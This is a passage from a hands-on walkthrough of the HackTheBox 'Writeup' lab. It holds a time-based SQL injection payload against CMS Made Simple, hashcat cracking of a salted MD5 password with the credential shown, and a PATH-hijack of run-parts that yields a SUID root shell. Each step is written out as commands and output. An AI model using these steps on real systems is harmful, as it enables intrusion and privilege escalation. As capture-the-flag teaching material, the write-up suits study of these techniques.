groups=1000(jkr),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),50(staff),103(netdev)

my own simple script and Procmon.sh from S4vitar

12. **I run enum.sh and procmon.sh**


1. I encode the payload upload paste it into /dev/shm and run it.
2. cat foo.sh | base64 -w0 > tmp
3. Copy the contents of tmp and paste it into a file on the target then decode.
4. nano tmp <<< paste base64 encoded payload
5. cat tmp | base64 -d > procmon.sh <<< then decode that simple to bypass many things.
6. jkr@writeup:/tmp/094094oif$ cat procmon.sh
```
#!/bin/bash
# If you have issues running this script change the name of the script.
old_process=$(ps -eo command)
while true; do
        new_process=$(ps -eo command)
        diff <(echo "$old_process") <(echo "$new_process") | grep "[\>\<]" | grep -vE "command|procmon|kworker|defunct"
        old_process=$new_process
```

```
done
7. jkr@writeup:/tmp/094094oif$ ./procmon.sh
> /usr/sbin/CRON
> /bin/sh -c /root/bin/cleanup.pl >/dev/null 2>&1
> /bin/sh -c /root/bin/cleanup.pl >/dev/null 2>&1
< /usr/sbin/CRON
< /bin/sh -c /root/bin/cleanup.pl >/dev/null 2>&1
< /bin/sh -c /root/bin/cleanup.pl >/dev/null 2>&1
> /bin/sh /sbin/dhclient-script
< /bin/sh /sbin/dhclient-script
8. These are all full paths we need a relative path.
```

I am going to take a break from the enumeration to explain how the exploit worked.


Optional

Capture SQLi payload with wireshark and then capture that with burpsuite



13. **We can analyze what this script is doing through burpsuite intercept.**

```
1. I capture the running of the python cms script using wireshark. I follow the `GET` HTTP stream to reveal the SQLI payload that the script is using. I copy that payload and paste it into the browser and capture that with burpsuite intercept and send it to repeater. Below is the url with the payload to capture with burpsuite. Change ip of course. Paste that in the browser and intercept it with burpsuite. Sorry for the repition.
==========================================================================
http://10.129.245.227/writeup//moduleinterface.php?mact=News,m1_,default,0&m1_idlist=a,b,1,5))+and+(select+sleep(1)+from+cms_siteprefs+where+sitepref_value+like+0x313125+and+sitepref_name+like+0x736974656d61736b)+--+
==========================================================================
2. Your capture should look like the image above. Select the darkened green url encoded portion and highlight it and then press `CTRL + Shift + u` to URL decode it so you can manipulate the payload
```



Proof of Concept was a success

14. **Now we are going to manipulate the payload to see if we could do this manually in burpsuite.**

```
1. We can simplify the above payload by jus removing everything up to sleep(1). I mean after that.
2. So with all that deleted it should look like the image above.
3. I sleep it for 5 seconds instead of 1 to show that it works and it does.
4. SUCCESS
```

Optional cracking salted passw with **HashCat**

- #pwn_hashcat_cracking_salted_password_HTB_WriteUp

You can crack the password with with the python exploit `CVE-2019-9053` but it would be better to learn how to do it with hashcat

15. **Lets crack it with hashcat to show the process**

```
**CVE-2019-9053 python exploit `https://packetstormsecurity.com/files/152356/CMS-Made-Simple-SQL-Injection.html`**
As stated already you can crack the password with the above exploit.
To crack a salted password you need the salt and the password hash. If you have those 2 then you can begin. We definitely got those from the python exploit. We also have the password but lets pretend we did not know it.
================================================
[+] Salt for password found: 5a599ef579066807
[+] Username found: jkr
[+] Email found: jkr@writeup.htb
[+] Password found: 62def4866937f08cc13bab43bb14e6f7
[+] Password cracked: raykayjay9
================================================
▷ cat hash
jkr:62def4866937f08cc13bab43bb14e6f7:5a599ef579066807
In the above file named whatever, I called it hash, there is first the username seperated by a colon then the hash colon then the salt at the end.
The hash mode for a salted md5sum hash is mode 20.
▷ hashcat -m 20 --username hash /usr/share/wordlists/rockyou.txt
SUCCESS, the password was cracked.
If you put the username in the hash specify that with --username when cracking. Then just remove the wordlist and add --show to reveal the cracked password.
 ▷ hashcat -m 20 --username hash --show
jkr:62def4866937f08cc13bab43bb14e6f7:5a599ef579066807:raykayjay9
================================================
```

Linenum.sh

```
#!/bin/bash
#A script to enumerate local information from a Linux host
version="version 0.982"
thorough=1
#@rebootuser

#help function
usage ()
{
echo -e "\n\e[00;31m#############################################
echo -e "\e[00;31m#\e[00m" "\e[00;33mLocal Linux Enumeration
```

16. **If you have BlackArch install LinEnum**

```
▷ pacman -Ss linenum
blackarch/linenum 75.c47f9b2-1 (blackarch blackarch-scanner blackarch-recon)
    Scripted Local Linux Enumeration & Privilege Escalation Checks
▷ sudo pacman -S linenum
▷ cp /usr/share/linenum/LinEnum.sh .
The only change IPPSEC recommends is putting `thorough=1` at the top.
jkr@writeup:~$ cd /dev/shm
jkr@writeup:/dev/shm$ wget http://10.10.14.20:8000/LinEnum.sh
jkr@writeup:/dev/shm$ chmod +x LinEnum.sh
jkr@writeup:/dev/shm$ bash LinEnum.sh
LinEnum finds a ton of stuff.
I got the OS name wrong this time. This is the first time I ever heard of a "Debian Devuan"
jkr@writeup:/dev/shm$ cat /etc/os-release
PRETTY_NAME="Devuan GNU/Linux ascii"
NAME="Devuan GNU/Linux"
```


```
12. ▷ cat linenum_data.dump | grep 3306
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
13. MySQL is running on this server but the user 'jkr' can not access it.
14. jkr@writeup:/var/www/html$ mysql .
ERROR 1045 (28000): Access denied for user 'jkr'@'localhost' (using password: NO)
```

---

pspy install and usage

17. **Install and usage pspy. This checks for running processes by root without needed root permissions.**

```
1. First you need golang
2. sudo pacman -S go
3. ~ ▷ go version
go version go1.22.6 linux/amd64
4. https://github.com/DominicBreuker/pspy
5. ▷ pacman -Ss pspy
blackarch/pspy 159.2312eed-4 (blackarch blackarch-misc blackarch-recon)
    Monitor linux processes without root permissions.
3. ▷ sudo pacman -S pspy
4. ~ ▷ git clone https://github.com/DominicBreuker/pspy.git
5. ~ ▷ cd pspy
6. ~/pspy (master ✔) ▷ ls -lahr
7. ~/pspy (master ✔) ▷ go build .
go: downloading github.com/spf13/cobra v1.4.0
go: downloading golang.org/x/sys v0.0.0-20220520151302-bc2c85ada10a
go: downloading github.com/spf13/pflag v1.0.5
8. If you get an error that says "can not find whatever package". Just type the following command.
9. ~/pspy (master ✔) ▷ go get "github.com/dominicbreuker/pspy/cmd"
10. That is just an example I was not missing anything.
11. ~/pspy (master ✘)★ ▷ file pspy
pspy: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, Go
BuildID=DBCU_BLaA6r_8qLid5fz/duvffYE77wnmrpYSEXht/To1OcZ9H91qlKvduC6Xo/Atj-KkL6OelWuEGQGkdv, with debug_info, not stripped
12. That is what you want to see with a successful build is 64-bit executable. Next we serve it with python simple server.
13. ~/pspy (master ✘)★ ▷ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
14. jkr@writeup:/dev/shm/049fqe9wkafe9$ wget http://10.10.14.20:8000/pspy
pspy                                                100%[=============================================>]   5.05M  1.83MB/s
in 2.8s
2024-08-11 01:38:10 (1.83 MB/s) - ‘pspy’ saved [5291668/5291668]
15. Run it
16. jkr@writeup:/dev/shm/049fqe9wkafe9$ chmod +x pspy
17. jkr@writeup:/dev/shm/049fqe9wkafe9$ ./pspy
-bash: ./pspy: Permission denied
18. Permission denied for some reason. I move it to /tmp
19. jkr@writeup:/dev/shm/049fqe9wkafe9$ mv pspy /tmp
20. jkr@writeup:/dev/shm/049fqe9wkafe9$ cd /tmp
21. jkr@writeup:/tmp$ ./pspy
```



```
22. SUCCESS
23. I ssh in again as user jkr
24. ssh jkr@10.129.245.227
>>> password: raykayjay9
```

```
2024/08/11 01:49:22 CMD: UID=0     PID=31447  | sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/loc
td.dynamic.new
2024/08/11 01:49:22 CMD: UID=0     PID=31448  | sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/loc
td.dynamic.new
2024/08/11 01:49:22 CMD: UID=0     PID=31449  | run-parts --lsbsysinit /etc/update-motd.d
2024/08/11 01:49:22 CMD: UID=0     PID=31450  | uname -rnsom
2024/08/11 01:49:22 CMD: UID=0     PID=31451  | sshd: jkr [priv]
2024/08/11 01:49:22 CMD: UID=1000  PID=31452  | -bash
2024/08/11 01:49:22 CMD: UID=1000  PID=31454  | -bash
2024/08/11 01:49:22 CMD: UID=1000  PID=31453  | -bash
2024/08/11 01:49:22 CMD: UID=1000  PID=31455  | -bash
2024/08/11 01:49:22 CMD: UID=1000  PID=31456  | -bash
2024/08/11 01:50:01 CMD: UID=0     PID=31457  | /usr/sbin/CRON
2024/08/11 01:50:01 CMD: UID=0     PID=31458  | /usr/sbin/CRON
2024/08/11 01:50:01 CMD: UID=0     PID=31459  | /bin/sh -c /root/bin/cleanup.pl >/dev/null 2>&1
```

18. **Pspy finds a relative path**

```
1. SUCCESS, pspy finds something. See image screenshot above for context.
2. See the `run-parts` command is using a relative path to the binary. We can make a fake binary in /tmp and have $PATH run
our malicious fake runparts binary and get root.
3. CMD: UID=0  PID=31449  | run-parts --lsbsysinit /etc/update-motd.d
```

Ok now I will try it with my little procmon.sh script

19. **It also finds real time processes being run by root, but it will not bypass root if it is explicitly denied in /etc/fstab.**

```
1. jkr@writeup:/dev/shm$ cat procmon.sh
#!/bin/bash

# If you have issues running this script change the name of the script.

old_process=$(ps -eo command)
while true; do
        new_process=$(ps -eo command)
        diff <(echo "$old_process") <(echo "$new_process") | grep "[\>\<]" | grep -vE "command|procmon|kworker|defunct"
        old_process=$new_process
done
2. jkr@writeup:/dev/shm$ cp procmon.sh 049fqe9wkafe9/
jkr@writeup:/dev/shm$ cd 049fqe9wkafe9/
jkr@writeup:/dev/shm/049fqe9wkafe9$ chmod 744 *.sh
jkr@writeup:/dev/shm/049fqe9wkafe9$ bash procmon.sh
6. Now, I will listen with my procmon.sh script as I connect with ssh again to see if `run-parts` command shows up or not.
7. FAIL, the script could not detect that relative path command like pspy did for some reason. pspy is better if you can use
but this is a good back up if you can not execute binaries.
8. jkr@writeup:/dev/shm/049fqe9wkafe9$ bash procmon.sh
> /usr/sbin/CRON
> /bin/sh -c /root/bin/cleanup.pl >/dev/null 2>&1
> /usr/bin/perl /root/bin/cleanup.pl
< /usr/sbin/CRON
< /bin/sh -c /root/bin/cleanup.pl >/dev/null 2>&1
< /usr/bin/perl /root/bin/cleanup.pl
< sshd: /usr/sbin/sshd [listener] 0 of 10-100 startups
> sshd: /usr/sbin/sshd [listener] 1 of 10-100 startups
> /usr/sbin/sshd -R
< /usr/sbin/sshd -R
> sshd: [accepted]
> sshd: [net]
< sshd: [accepted]
< sshd: [net]
> sshd: jkr [priv]
> sshd: jkr [net]
< sshd: /usr/sbin/sshd [listener] 1 of 10-100 startups
> sshd: /usr/sbin/sshd [listener] 0 of 10-100 startups
< sshd: jkr [net]
> sshd: jkr
< sshd: jkr
> sshd: jkr@pts/1
> -bash
> /usr/sbin/CRON
> /bin/sh -c /root/bin/cleanup.pl >/dev/null 2>&1
9. It did detect jkr ssh login though.
```

Always check crontab

20. **One important thing to always check is the crontab**

```
1. Enumerating processes and files and become daunting. A simple place to look for vulnerable files that are running is
`/etc/crontab`

2. jkr@writeup:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
# m h dom mon dow user  command
17 *    * * *   root    cd / && /bin/run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && /bin/run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && /bin/run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && /bin/run-parts --report /etc/cron.monthly )

3. We can see run-parts in the crontab as root, but here it shows the absolute path.

4. I was not able to enumerate this file `run-parts` any other way other than user pspy. So it is a good tool to learn to
use well.
```

A good way to tell if you will be able to hijack an application

21. **Here are the steps. It is easier than it seems and so important for a pentester to understand.**

```
1. Enumerate the target system obviously with pspy or a custom script. Whatever will help you find that command that is
running with a relative path or commands running as root.
2. Once you find that command look it up with which.
3. jkr@writeup:~$ which run-parts
/bin/run-parts
4. So run-parts is running as root out of `/bin`
5. jkr@writeup:~$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
6. So if I echo $PATH this tells me `/usr/local/bin` is running before `/bin`. That means if we copy the binary to
/usr/local/bin and inject it with malicious code it will be run first by the system because it will check the paths for the
binary from left to right. This simple misconfiguration can allow an attacker to privilege escalate to root.
7. On this machine since jkr is a member of `staff` he is able to access /usr/local/bin.
8. jkr@writeup:/usr/local/bin$ ls -ld /usr/local/bin/ /usr/local/sbin/
drwx-wsr-x 2 root staff 20480 Aug 11 02:51 /usr/local/bin/
drwx-wsr-x 2 root staff 12288 Apr 19  2019 /usr/local/sbin/
```

Privilege Escalation to ROOT

22. **I got confused for a minute**


```
1. Since I had figured out that the file 'run-parts' was a vulnerable cronjob because staff had access to `/usr/local/bin`
and `/usr/local/bin` is before `/bin` in $PATH I thought this is going to be easy. I will just copy over `/bin/bash` to
`/tmp` and give it chown root:root and chmod 4755 to the copied bash file in `/tmp`. Then I realized that I was wrong I need
to make a fake bash and put it inside `/bin` since staff had access to this file and that fake bash could recieve a
stickybit.
2. I honestly recommend just going to 0xdf for the Privilege Escalation portion. He cuts the bs out and goes right to the
point and explains things so well.
3. https://0xdf.gitlab.io/2019/10/12/htb-writeup.html
```

23. **The following is straight from 0xdf walkthrough. I had to post this here because I can not explain it any better.**

```
1. ok
2. The following is the command
=====================================================
jkr@writeup:~$ echo -e '#!/bin/bash\n\ncp /bin/bash /bin/0xdf\nchmod u+s /bin/0xdf' > /usr/local/bin/run-parts; chmod +x
/usr/local/bin/run-parts
jkr@writeup:~$ cat /usr/local/bin/run-parts
#!/bin/bash

cp /bin/bash /bin/0xdf
chmod u+s /bin/0xdf
=====================================================
3. You can do the echo command or you can just use nano to type in the bash script commands
=====================================================
#!/bin/bash

cp /bin/bash /bin/fakebash
chmod u+s /bin/fakebash                 <<< The same thing as the real bash
```



24. **PWNED**

```
1. cat: run-parts: No such file or directory

2. jkr@writeup:/usr/local/bin$ cd

3. jkr@writeup:~$ echo -e '#!/bin/bash\n\ncp /bin/bash /bin/0xdf\nchmod u+s /bin/0xdf' > /usr/local/bin/run-parts; chmod +x
/usr/local/bin/run-parts

4. jkr@writeup:~$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1099016 May 15  2017 /bin/bash <<<  Not this

5. jkr@writeup:~$ ls -l /bin/0xdf
-rwsr-xr-x 1 root root 1099016 Aug 11 03:01 /bin/0xdf <<< This is now the fake bash that will come up first in $PATH

6. jkr@writeup:~$ 0xdf -p

7. 0xdf-4.4# whoami
root

8. 0xdf-4.4# cat /root/root.txt
9491a7fcd3bda4cb1e690f18eb791263
```

PWNED